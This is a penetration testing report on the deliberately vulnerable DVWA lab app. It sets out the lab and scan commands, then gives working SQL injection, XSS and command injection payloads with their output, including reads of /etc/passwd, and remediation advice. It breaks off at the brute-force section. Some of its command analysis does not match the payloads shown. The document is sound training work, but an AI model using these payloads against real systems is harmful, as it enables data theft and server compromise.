

PENETRATION TESTING REPORT

Damn Vulnerable Web Application (DVWA)

Submitted By: Maha Shree P

Department: Vulnerability Assessment and Penetration Testing (VAPT)

Security Levels Tested: Low | Medium | High

Date: 29 May 2026

Table of Contents

1. Proposal Submission.....	3
2. Environment Setup.....	5
3. Reconnaissance and Scanning.....	11
4. Vulnerability Assessment.....	13
Finding 1: SQL Injection.....	13
Finding 2: Cross-Site Scripting (XSS).....	18
Finding 3: Command Injection.....	24
Finding 4: Brute Force Attack.....	27
Finding 5: File Inclusion (LFI).....	29
Finding 6: Cross-Site Request Forgery (CSRF).....	32
5. Findings Summary.....	36
6. Exploitation and Validation.....	37
7. Risk Analysis and Business Impact.....	37
8. Remediation Roadmap.....	37
9. Conclusion.....	38
10. Appendices.....	39

1. Proposal Submission

Penetration Testing of Damn Vulnerable Web Application (DVWA)

Submitted By: Maha Shree P

Department: Vulnerability Assessment and Penetration Testing (VAPT)

Date: 29 May 2026

1.1 Executive Summary

This proposal outlines a penetration testing engagement for the Damn Vulnerable Web Application (DVWA), a deliberately vulnerable web application designed for security testing and educational purposes.

The objective of this assessment is to identify, exploit, and analyze common web application vulnerabilities in a controlled and authorized environment. The assessment simulates real-world attack scenarios to evaluate security weaknesses and demonstrate the effectiveness of security controls implemented across different security levels (Low, Medium, and High).

The penetration testing engagement focuses on the following vulnerabilities:

- SQL Injection
- Cross-Site Scripting (XSS)
- Command Injection
- Brute Force Attacks
- File Inclusion (LFI/RFI)
- Cross-Site Request Forgery (CSRF)

The assessment follows industry-standard penetration testing methodologies and ethical hacking practices to ensure accurate results and safe testing procedures.

1.2 Project Deliverables

The following deliverables are provided upon completion of the engagement:

Executive Summary Report

- Key findings
- Overall security posture
- Vulnerabilities identified

Technical Report

- Proof of Concept (PoC)
- Screenshots and evidence
- Risk ratings
- Impact analysis
- Remediation recommendations
- Detailed testing outcomes

Vulnerability Assessment Results

- Severity classification (Critical, High, Medium, Low)
- Security improvement recommendations

Final Presentation

- Demonstration of testing activities
- Summary of findings
- Lessons learned
- Remediation strategies

1.3 Itemized Pricing

Service	Description	Estimated Cost
Environment Setup	Installation and configuration of DVWA	\$100
Reconnaissance & Enumeration	Information gathering and application mapping	\$150
Vulnerability Testing	Manual and automated security testing	\$300
Exploitation & Validation	Verification of identified vulnerabilities	\$200
Reporting & Documentation	Executive and technical reports	\$150
Total Estimated Cost		\$900

1.4 Team Strength

Lead Penetration Tester

- Conduct security testing
- Perform exploitation and validation
- Prepare technical reports

Security Analyst

- Analyze findings
- Assess risk levels
- Provide remediation recommendations

System Administrator

- Deploy and maintain DVWA environment
- Manage Linux, Apache, PHP, and MySQL services
- Support testing infrastructure

1.5 Approach and Methodology

Phase 1: Planning and Scope Definition

- Define testing objectives
- Confirm testing boundaries
- Identify target systems and applications

Phase 2: Reconnaissance and Enumeration

Activities: Information gathering, service identification, and technology fingerprinting.

Tools Used: Nmap, Netdiscover, Whois, DNS enumeration tools, Burp Suite, OWASP ZAP, sqlmap, and Nikto.

Phase 3: Vulnerability Assessment

No.	Vulnerability	Security Levels
1	SQL Injection	Low, Medium, High
2	Cross-Site Scripting (XSS)	Low, Medium, High
3	Command Injection	Low, Medium, High
4	Brute Force	Low, Medium, High
5	File Inclusion (LFI/RFI)	Low, Medium, High
6	Cross-Site Request Forgery (CSRF)	Low, Medium, High

Phase 4: Exploitation and Validation

- Demonstrate identified vulnerabilities
- Validate exploitability
- Assess business and security impact

Phase 5: Reporting and Documentation

- Collect screenshots and evidence
- Document findings
- Assign risk ratings
- Provide remediation guidance
- Prepare executive and technical reports

1.6 Project Management

Workflow

1. Requirement Gathering
2. Environment Setup
3. Reconnaissance
4. Vulnerability Assessment
5. Exploitation
6. Documentation and Reporting
7. Final Review

Communication Plan

- Regular progress updates
- Scheduled review meetings
- Immediate notification of critical findings

Estimated Timeline

Activity	Duration
Planning & Setup	2 Days
Reconnaissance	1 Day
Vulnerability Testing	4 Days
Exploitation & Validation	2 Days
Reporting	2 Days

1.7 References

1. OWASP Web Security Testing Guide (WSTG)
2. OWASP Top 10
3. DVWA Official Documentation
4. NIST Penetration Testing Framework
5. Cybersecurity Industry Best Practices

1.8 Company Briefing

Organization Name: Cyber Security Solutions

Address: N/A

Contact Information: Email: cyber@gmail.com | Phone: +91 7894561230

Expertise

- Penetration Testing
- Vulnerability Assessment
- Web Application Security
- Ethical Hacking
- Cybersecurity Consulting
- Security Awareness and Training

The organization specializes in conducting controlled security assessments using industry-standard methodologies, frameworks, and tools to identify and mitigate security risks.

2. Environment Setup

2.1 Objective

The objective of this phase is to build a controlled penetration testing environment for DVWA, where multiple security levels (Low, Medium, High) can be tested safely and independently.

2.2 Lab Environment Architecture

Components Used

Component	Role
Kali Linux	Attacker Machine
DVWA (Ubuntu / XAMPP / Docker)	Target Application
Apache Server	Web Server
MySQL / MariaDB	Database

Network Setup

Machine	IP Address
Kali Linux	192.168.56.101
DVWA Server	192.168.56.102

2.3 DVWA Installation on Metasploitable 2

DVWA was installed and configured using the Metasploitable 2 vulnerable virtual machine. Metasploitable 2 is an intentionally vulnerable Linux-based environment designed for penetration testing practice and security research.

Environment Used

Component	Details
Attacker Machine	Kali Linux
Target Machine	Metasploitable 2
Web Application	DVWA
Web Server	Apache
Database	MySQL
Virtualization Platform	VirtualBox / VMware

Accessing DVWA

After starting the Metasploitable 2 virtual machine, DVWA was accessed through the browser using:

```
http://<target-ip>/dvwa
```

Example:

```
http://192.168.56.102/dvwa
```

Default Credentials

Username	Password
admin	password

Services Verification

The following services were verified before testing:

```
sudo service apache2 status
sudo service mysql status
```

Database Initialization

1. Open the DVWA setup page: <http://<target-ip>/dvwa/setup.php>
2. Click Create / Reset Database.
3. Verify successful database connection.

2.4 Database Setup

Steps

1. Start the MySQL service.
2. Open the DVWA setup page: <http://<IP>/dvwa/setup.php>
3. Click Create / Reset Database.

2.5 DVWA Configuration

Edit the configuration file:

```
config/config.inc.php
```

Set:

```
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
```

2.6 Security Level Configuration

DVWA supports three testing levels:

Low Level

- No security controls
- Used for initial exploitation testing
- Best for learning attack techniques

Medium Level

- Basic input validation added
- Simple filters implemented
- Used to test bypass techniques

High Level

- Stronger validation and sanitization
- More realistic security controls
- Used for advanced exploitation testing

2.7 How to Switch Security Levels

1. Log in to DVWA: admin / password
2. Navigate to the DVWA Security tab
3. Select Low / Medium / High
4. Click Submit.

2.8 Testing Strategy for Each Level

Low Level Testing

- Direct SQL injection
- Basic XSS payloads
- Simple command injection

Medium Level Testing

- Filter bypass techniques
- Encoded payloads
- Modified headers

High Level Testing

- Advanced payload encoding
- Manual exploitation
- Burp Suite manipulation

2.9 Tools Configuration

Installed Tools

- Burp Suite — Interception & request modification
- Nmap — Network scanning
- OWASP ZAP — Web vulnerability scanning
- sqlmap — SQL injection automation
- Firefox + FoxyProxy — Traffic routing

2.10 Verification Checklist

- DVWA accessible via browser
- Database connected successfully

- Security level switching working
- Burp Suite intercepting traffic
- Target machine reachable from Kali

2.11 Conclusion

The environment was successfully configured to support multi-level vulnerability testing (Low, Medium, High). This setup allows systematic evaluation of DVWA security controls and supports structured VAPT execution.

3. Reconnaissance and Scanning

3.1 Overview

Before performing vulnerability testing, an initial reconnaissance and scanning phase was conducted to identify active services, gather information about the target environment, and verify that the system was properly configured for assessment. This phase helps establish an understanding of the target's attack surface and assists in planning subsequent testing activities.

3.2 Step 1: Service and Default Script Scan

An Nmap scan was performed to identify services running on the target system and collect version information. Default NSE (Nmap Scripting Engine) scripts were also executed to gather additional details about the web service configuration.

Command Used

```
nmap -sV -sC -p 80 <target-ip>
```

Parameters

- `-sV` : Detects services running on the target port and attempts to determine their versions.
- `-sC` : Executes Nmap's default NSE scripts to gather information such as HTTP headers, server banners, and common misconfigurations.
- `-p 80` : Scans TCP port 80, the standard port for HTTP web services.
- `<target-ip>` : IP address of the target system.

Findings

The scan confirmed that the web service was accessible on port 80. Service detection identified the web server software and version information. Additional details regarding server configuration and HTTP responses were collected through the default NSE scripts.

3.3 Step 2: Web Server Vulnerability Assessment

A Nikto scan was performed to identify common web server vulnerabilities, insecure configurations, exposed files, and outdated software components.

Command Used

```
nikto -h http://<target-ip>
```

Parameters

- `-h` : Specifies the target host or URL to be scanned.

Findings

The Nikto scan identified several security issues and configuration weaknesses within the web server environment. The scan reported potentially vulnerable components, insecure configurations, and informational findings that may increase the attack surface of the application.

The results confirmed that the environment was suitable for conducting further penetration testing activities against the DVWA application. Detailed findings from the Nikto scan are documented in the subsequent vulnerability assessment sections of this report.

3.4 Conclusion

The reconnaissance and scanning phase successfully identified the active web service and collected valuable information regarding the server configuration. The results provided a foundation for subsequent vulnerability testing, including SQL Injection, Cross-Site Scripting (XSS), Command Injection, Brute Force, File Inclusion, and Cross-Site Request Forgery (CSRF) assessments.

4. Vulnerability Assessment

Finding 1: SQL Injection

CRITICAL CVSS Rating: 9.8 (Critical)

Description

SQL Injection is a web application vulnerability that occurs when user-supplied input is incorporated into SQL queries without proper validation or parameterization. An attacker can manipulate database queries to retrieve, modify, or delete sensitive information.

During testing, SQL Injection vulnerabilities were successfully identified across all DVWA security levels.

CWE Mapping: CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

OWASP Category: OWASP Top 10 – A03:2021 – Injection

Affected Security Levels: Low, Medium, High

Boolean-Based SQL Injection (Low)

1. Log in to DVWA.
2. Set the security level to Low.
3. Click SQL Injection from the left-side menu.
4. The page contains a User ID input field that accepts user-supplied data and submits it to the backend database query.
5. Input the following payload into the User ID field: `1' OR '1'='1`
6. Click Submit. The application returns multiple user records instead of displaying information for a single user ID.

Evidence of Successful Exploitation

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

SQL Injection (Low) — "1' OR '1'='1" returns all user records

This behaviour indicates that the SQL query logic has been altered and the database is returning all available records.

Backend Query Analysis

Original query:

```
SELECT first_name, last_name
FROM users
WHERE user_id = '$id';
```

After submitting 1' OR '1'='1 the query becomes:

```
SELECT first_name, last_name
FROM users
WHERE user_id = '1' OR '1'='1';
```

Since '1'='1 always evaluates to TRUE, the WHERE clause becomes true for every row in the table. As a result, the database returns all user records.

Boolean-Based SQL Injection via Parameter Manipulation (Medium)

1. Log in to DVWA.

2. Set the security level to Medium.
3. Click SQL Injection from the left-side menu.
4. Observe that the application provides a dropdown list of User IDs instead of a text input field.
5. Right-click anywhere on the page and select Inspect (or press F12) to open Developer Tools.
6. Locate the HTML code for the User ID dropdown.
7. Modify the first option value from `<option value="1">1</option>` to `<option value="1 OR 1=1">1</option>`
8. Press Enter to apply the change, then close Developer Tools.
9. Ensure the modified option (1) is selected in the dropdown and click Submit.
10. Instead of displaying information for a single user, the application displays details for multiple users from the database.

Evidence of Successful Exploitation



SQL Injection (Medium) — modified dropdown value "1 OR 1=1" returns all user records

Backend Query Analysis

At the Medium security level, DVWA uses a dropdown list to send the selected User ID to the server. The backend query is similar to:


```
SELECT first_name, last_name
FROM users
WHERE user_id = $id;
```

Modifying the option value to 1 OR 1=1 causes the WHERE clause to evaluate as true for every row, returning all user records.

UNION-Based SQL Injection (High)

1. Log in to DVWA and navigate to DVWA Security.
2. Set the security level to High and save the settings.
3. Click SQL Injection from the left-side menu.
4. Observe the message: Click here to change your ID.
5. Click the link.
6. In the User ID input field, enter: 1' UNION SELECT user, password FROM users#
7. Click Submit.
8. The application returns usernames and password hashes from the database.

Evidence of Successful Exploitation



SQL Injection (High) — UNION query returns usernames and password hashes

Backend Query Analysis

Original query — the backend query is similar to:

```
SELECT first_name, last_name
FROM users
WHERE user_id = '$id'
LIMIT 1;
```

When a legitimate user enters 1, the query becomes:

```
SELECT first_name, last_name
FROM users
WHERE user_id = '1'
LIMIT 1;
```

This returns only the record associated with User ID 1. The UNION-based payload appends an additional result set that exposes credentials.

Impact

An attacker could:

- Access confidential information.
- Extract user credentials.
- Bypass authentication.
- Modify database contents.
- Potentially compromise the entire application.

Risk

The vulnerability provides direct access to backend database information and could lead to complete data compromise.

Recommendation

- Use prepared statements.
- Implement parameterized queries.
- Validate user input.
- Apply least privilege to database accounts.

Finding 2: Cross-Site Scripting (XSS)

HIGH CVSS Rating: 8.8 (High)

Description

Cross-Site Scripting (XSS) is a web application vulnerability that occurs when an application includes untrusted user input in web pages without proper validation or output encoding. This allows attackers to execute malicious JavaScript code within the browser of other users.

During testing, both Reflected XSS and Stored XSS vulnerabilities were successfully identified in DVWA across multiple security levels.

CWE Mapping: CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

OWASP Category: OWASP Top 10 – A03:2021 – Injection

Affected Security Levels: Reflected XSS: Low, Medium, High | Stored XSS: Low, Medium, High

Reflected Cross-Site Scripting (Low)

1. Log in to DVWA and navigate to DVWA Security.
2. Set Security Level to Low.
3. Open XSS (Reflected) from the left-side menu.
4. The application presents a text input field.
5. Enter the following payload: `<script>alert('XSS')</script>`
6. Click Submit.

Evidence of Successful Exploitation

A JavaScript alert box appears displaying: XSS.



Reflected XSS (Low) — alert box; security=low PHPSESSID cookie

This confirms that the supplied JavaScript code is executed within the browser.

Backend Analysis


The application directly reflects user input into the HTML response without sanitization. The original input `<script>alert('XSS')</script>` is echoed back as Hello `<script>alert('XSS')</script>`, and the browser interprets the script tag and executes the JavaScript code.

Reflected Cross-Site Scripting Filter Bypass (Medium)

1. Set Security Level to Medium.
2. Open XSS (Reflected).
3. Enter the following payload: `<svg onload=alert('XSS')>`
4. Click Submit.

Evidence of Successful Exploitation

The browser displays an alert message.



Reflected XSS (Medium) — `<svg onload>` payload executes (XSSed!)

Backend Analysis

The application attempts to filter certain tags such as `<script>` but fails to properly sanitize alternative HTML elements capable of executing JavaScript.

Advanced Reflected Cross-Site Scripting Filter Bypass (High)

1. Set Security Level to High.
2. Open XSS (Reflected).
3. Test various payloads and bypass techniques.
4. Submit the accepted payload.

Evidence of Successful Exploitation

JavaScript code executes successfully despite enhanced filtering mechanisms.



Reflected XSS (High) — payload executes; PHPSESSID; security=high

Backend Analysis


Input filtering is implemented but can still be bypassed using alternate payloads and encoding techniques.

Stored Cross-Site Scripting (Low)

1. Log in to DVWA.
2. Set Security Level to Low.
3. Open XSS (Stored).
4. In the Message field, enter: `<script>alert('Stored XSS')</script>`
5. Click Sign Guestbook.
6. Refresh the page.

Evidence of Successful Exploitation

The alert box appears every time the page loads.



Stored XSS (Low) — "Stored XSS" alert fires on page load (127.0.0.1)

Backend Analysis


The application stores user input directly in the database without sanitization. The stored payload `<script>alert('Stored XSS')</script>` is retrieved and executed by the browser whenever the page loads.

Stored Cross-Site Scripting Filter Bypass (Medium)

1. Set Security Level to Medium.
2. Open XSS (Stored).
3. Submit the following payload: `<img src=x onerror=alert('Stored XSS')>`
4. Refresh the page.

Evidence of Successful Exploitation

The browser executes the JavaScript payload.



Stored XSS (Medium) — `<img onerror>` payload executes; `security=medium`

Backend Analysis


Although the application filters certain dangerous tags, alternative event handlers remain executable.

Advanced Stored Cross-Site Scripting Filter Bypass (High)

1. Set Security Level to High.
2. Open XSS (Stored).
3. Test bypass payloads accepted by the application.
4. Submit the payload.
5. Reload the page.

Evidence of Successful Exploitation

Stored JavaScript executes when the page is viewed.



Stored XSS (High) — payload "Cyb3rzee" executes on view

Backend Analysis

Additional input filtering exists but can still be bypassed under certain conditions.

Impact

An attacker could:

- Steal user session cookies.
- Hijack authenticated user sessions.
- Perform actions on behalf of victims.
- Redirect users to malicious websites.
- Capture sensitive information.
- Deliver malware through browser-based attacks.
- Deface application content.

Risk

Successful exploitation could allow attackers to compromise user accounts, steal sensitive information, and conduct further attacks against application users. Stored XSS presents a greater risk because every user who visits the affected page automatically executes the malicious payload.

Recommendation

- Implement context-aware output encoding.
- Validate and sanitize user input.
- Use a strict Content Security Policy (CSP).
- Encode special HTML characters before rendering.
- Avoid directly reflecting user-controlled data into web pages.

- Regularly perform secure code reviews and penetration testing.

Finding 3: Command Injection

CRITICAL CVSS Rating: 9.8 (Critical)

Description

Command Injection is a vulnerability that occurs when an application incorporates user-controlled input into operating system commands without proper validation or sanitization. An attacker can execute arbitrary commands on the underlying server.

During testing, Command Injection vulnerabilities were successfully identified across multiple DVWA security levels.

CWE Mapping: CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

OWASP Category: OWASP Top 10 – A03:2021 – Injection

Affected Security Levels: Low, Medium, High

Operating System Command Injection (Low)

1. Log in to DVWA and navigate to DVWA Security.
2. Set Security Level to Low.
3. Open Command Injection from the left-side menu.
4. The application requests an IP address for a ping operation.
5. Enter the following payload: 127.0.0.1; ls -la
6. Click Submit.

Evidence of Successful Exploitation

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.164 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.038 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3112ms  
rtt min/avg/max/mdev = 0.038/0.078/0.164/0.050 ms  
total 20  
drwxr-xr-x  4 www-data www-data 4096 Apr 24  2024 .  
drwxr-xr-x 18 www-data www-data 4096 Apr 24  2024 ..  
drwxr-xr-x  2 www-data www-data 4096 Apr 24  2024 help  
-rwxr-xr-x  1 www-data www-data 1829 Apr 24  2024 index.php  
drwxr-xr-x  2 www-data www-data 4096 Apr 24  2024 source
```

Command Injection (Low) — ping output followed by directory listing (ls -la)

The application displays the result of the ping command followed by the directory listing.

Backend Command Analysis

Original command:

```
ping -c 4 127.0.0.1
```

Injected command:

```
ping -c 4 127.0.0.1 && whoami
```

The "&&" operator causes the operating system to execute an additional command after the ping command completes successfully.

Command Injection Filter Bypass (Medium)

1. Set DVWA Security Level to Medium.
2. Open Command Injection.
3. Enter: 127.0.0.1 | cat /etc/passwd
4. Click Submit.

Evidence of Successful Exploitation

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

The application returns the username associated with the web server process.
Command Injection (Medium) — pipe operator returns /etc/passwd contents

The application returns the contents of /etc/passwd.

Backend Command Analysis

Original command:

```
ping -c 4 127.0.0.1
```

Injected command:

```
ping -c 4 127.0.0.1 | whoami
```

Although certain command separators are filtered, alternative operators remain functional, allowing command execution.


Advanced Command Injection (High)

1. Set Security Level to High.
2. Open Command Injection.
3. Test various command separators and bypass techniques.
4. Submit the payload accepted by the application.

Evidence of Successful Exploitation

Application executes commands beyond intended functionality. Payload: 127.0.0.1|cat /etc/passwd

! payload : 127.0.0.1|cat /etc/passwd



Ping a device

Enter an IP address:

```

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

```

Command Injection (High) — "Ping a device" form returns full /etc/passwd

Backend Command Analysis

Input filtering is implemented but does not fully prevent command injection attacks.

Impact

An attacker could:

- Execute arbitrary operating system commands.
- Obtain sensitive system information.
- Access application files.
- Escalate privileges.
- Gain complete control of the server.
- Install malicious software or backdoors.

Risk

Successful exploitation may result in full server compromise and unauthorized access to sensitive data.

Recommendation

- Avoid system command execution when possible.
- Use secure APIs instead of shell commands.
- Validate input using allow-lists.
- Implement input sanitization.
- Execute processes with least privilege.
- Use Web Application Firewalls (WAFs) for additional protection.

Finding 4: Brute Force Attack

HIGH CVSS Rating: 8.1 (High)

Description

A Brute Force Attack is a type of authentication attack where an attacker systematically attempts multiple username and password combinations until valid credentials are discovered. Applications lacking account lockout mechanisms, rate limiting, CAPTCHA protection, or multi-factor authentication are particularly vulnerable.

During testing, the DVWA Brute Force module was assessed across multiple security levels. It was observed that insufficient protections against automated login attempts could allow attackers to guess user credentials successfully.

CWE Mapping: CWE-307: Improper Restriction of Excessive Authentication Attempts

OWASP Category: OWASP Top 10 – A07:2021 – Identification and Authentication Failures

Affected Security Levels: Low, Medium, High

Lack of Authentication Rate Limiting (Low)

1. Log in to DVWA and navigate to DVWA Security.
2. Set Security Level to Low.
3. Open Brute Force from the left-side menu.
